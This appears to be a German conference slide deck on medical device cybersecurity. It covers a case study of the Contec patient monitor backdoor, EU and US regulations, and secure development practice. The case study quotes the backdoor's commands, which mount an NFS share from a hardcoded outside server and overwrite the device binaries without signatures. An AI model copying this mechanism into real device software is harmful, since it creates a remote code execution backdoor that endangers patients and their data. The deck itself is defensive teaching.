
Medical Device
Cybersecurity
INNOVATE. INTEGRATE. EXCEED.
inovex

inovex

michael.lerch@inovex.de
+49 172 9900376
Michael Lerch


Hallo,

ich bin Mike Lerch

Head of Medical IoT bei inovex

- Studium Informatik
- Entwickler Automotive und Medical
- 20+ Jahre Team Lead
- 20+ Jahre Medizingeräte-Industrie
- Schwerpunkte: Medical Devices, IoT, Embedded, Agile


inovex



Medical IoT?

Medical IoT ?

Beispiel: Patientenmonitor



MDR = Medical Device Regulation (Verordnung (EU) 2017/745)

Zweckbestimmung

- Vitalparameter: EKG, Herz- und Atemfrequenz, Blutdruck, ...
- Überwachung, Überprüfung, Speicherung, Alarmierung

Medizinprodukt nach MDR


- Gerät / Software zur Anwendung am Menschen / Körper
- Medizinischer Zweck
- Überwachung eins physiologischen Zustands
- Kein Medikament, Impfstoff, o.ä,

Vernetzung erzeugt Mehrwert

- Zentrale Überwachung / Steuerung
- Interoperabilität
- Software-Updates

Risiken mit Software und Vernetzung

Beispiel: Patientenmonitor



Mögliche Probleme beim Betrieb

- Unterbrechung der kontinuierlichen Überwachung
- Verfälschung der Daten

Gefährdungen (mit Software als Ursache)

- Verzögerte medizinische Intervention
- Falsche medizinische Entscheidungen

Sicherheitsvorfall

CVE-2025-0626
Hidden Functionality vulnerability
CVSS Score 7.7 **HIGH**

CVE-2025-0683
Exposure of Private Personal Information
CVSS Score 8.2 **HIGH**

FDA U.S. FOOD & DRUG ADMINISTRATION

Januar/Februar 2025

Dringende Sicherheitsinformation

Bundesinstitut für Arzneimittel und Medizinprodukte

Problembeschreibung:
Kürzlich hat unser Unternehmen von der FDA und der CISA erfahren, dass der Patientenmonitor [redacted] folgende Schwachstellen in der Cybersicherheit aufweist:
1. Der Patientenmonitor kann von einem unbefugten Benutzer ferngesteuert werden oder möglicherweise nicht wie vorgesehen funktionieren.
2. Die Software der Patientenmonitore enthält eine Hintertür, was bedeuten kann, dass entweder das Gerät selbst oder das Netzwerk, mit dem es verbunden ist, möglicherweise bereits kompromittiert wurde oder noch kompromittiert werden könnte.
3. Sobald der Patientenmonitor mit dem Internet verbunden ist, beginnt er, Patientendaten zu erfassen – einschließlich persönlich identifizierbarer Informationen (PII) und geschützter Gesundheitsinformationen (PHI) – und diese aus der Umgebung der Gesundheitsversorgung abzuziehen (exfiltrieren).
Bislang sind [redacted] keine Cybersicherheitsvorfälle, Verletzungen oder Todesfälle bekannt, die mit diesen Sicherheitslücken in Zusammenhang stehen.

Analyse

Analyse der Firmware (CISA, Claroty Team 82)

Fest codierte öffentlich routbare Server-Adressen (Uni in China) für

- Updates
- Kommunikation von Patientendaten (u.a. über HL7)

Reverse Engineering des Update-Prozesses

- Mount eines NFS-Share auf dem Server:

  `mount -o nolock -t nfs 202.1[redacted]9:/pm /mnt`


- Überschreiben der Geräte-Binaries falls `/mnt/monitor` existiert:

  `cp -rf /mnt/* /opt/bin`

- **Keine Verschlüsselung, keine Code-Signaturen**

Reverse Backdoor

Sicherheitsvorfall



Verfälschung medizinischer Daten

Leckage von personenbezogenen Daten

Ausführung von beliebigem Code (z.B. Ransomware, DDoS-Attacke, ...)

https://claroty.com/team82/research/are-contec-cms8000-patient-monitors-infected-with-a-chinese-backdoor-the-reality-is-more-complicated

“Remediation” - aktueller Zustand

FDA Safety Communication

Update: July 2, 2025

The FDA has updated this Safety Communication following Contec’s new software patch and the firm’s Security Advisory Notice to fix the cybersecurity vulnerabilities. The patch fully removes networking functionality from the affected [redacted] and [redacted] devices, making them only usable for local monitoring (vital signs only observable in the physical presence of the patient).

inovex

Safety und Security

inovex

Schutzziele

Integrity
Korrektheit der Daten

Availability
Verfügbarkeit von Systemen und Daten

Cybersecurity Schutzziele

Confidentiality
Vertraulichkeit der Daten

Umkehrung des Dreiecks

Gefährdung der **Safety** durch Verletzung von **Integrität** und **Verfügbarkeit**

inovex

Safety- und Security-Risiken bei Medizingeräten

Security

Verlust von Daten,
Informationen,
Effizienz,
Vermögen

Security-Risiken mit Safety Impact

Safety

Verletzung
Tod
Sachschaden

!

Business

Verlust von Vertrauen, Reputation, IP

Verzögerung der Vermarktung


Nutzen ↔ Risiko

inovex

Regulatorische Landkarte

inovex

Regularien EU - Struktur (vereinfacht)



Muss

Kann / Sollte

inovex

Medical Cybersecurity Regularien EU (Auswahl)

Regulations
- MDR (EU) 2017/745 (Medizinprodukte-Verordnung)
- IVDR (EU) 2017/746 (In-vitro-Diagnostika-Verordnung)


Standards
- IEC 81001-5-1 (Security Lifecycle Health Software)

Guidances
- MDCG 2019-16 (Cybersecurity Medical Devices)

NIS-2, CRA, DSGVO

inovex

Regularien USA - Struktur (vereinfacht)



Muss

Kann / Sollte

inovex

Medical Cybersecurity Regularien USA (Auswahl)

FDA

Law	➤ FC&C Act, Section 524B
Regulations	➤ 21 CFR Part 820 (Quality System Regulation) ➤ 21 CFR Part 11 (Electronic Records/Signatures)
Standards	➤ AAMI SW96 (Security Risk Management - Med Dev Lifecycle) ➤ AAMI TIR57 (Security Risk Management - Design Phase) ➤ AAMI TIR97 (Security Risk Management - Postmarket) ➤ IEC 81001-5-1 (Security Lifecycle Health Software)
Guidances	➤ Premarket Guidance ➤ Postmarket Guidance
Other	➤ Medical Device and Health IT Joint Security Plan (JSP2)

HIPAA

inovex


Cyber-sichere Medizingeräte
Was sollte/muss man tun?

inovex

Secure Product Development Lifecycle

inovex

Secure Product Lifecycle




Secure by Design

- Security durchgängig im Lebenszyklus
- Von Anfang an und nicht nachträglich
- Secure by Default
- Minimierung der Angriffsfläche
- Prinzip des Least Privilege
- Verschlüsselung und Authentifizierung
- Sichere Programmier-Praktiken
- Kontinuierliche Tests und Updates
- Security Trainings
- Transparenz und Verantwortung
- Datensparsamkeit
- Sicherheitskultur


inovex

Lebenszyklus Medizinische Software (IEC 62304)



inovex

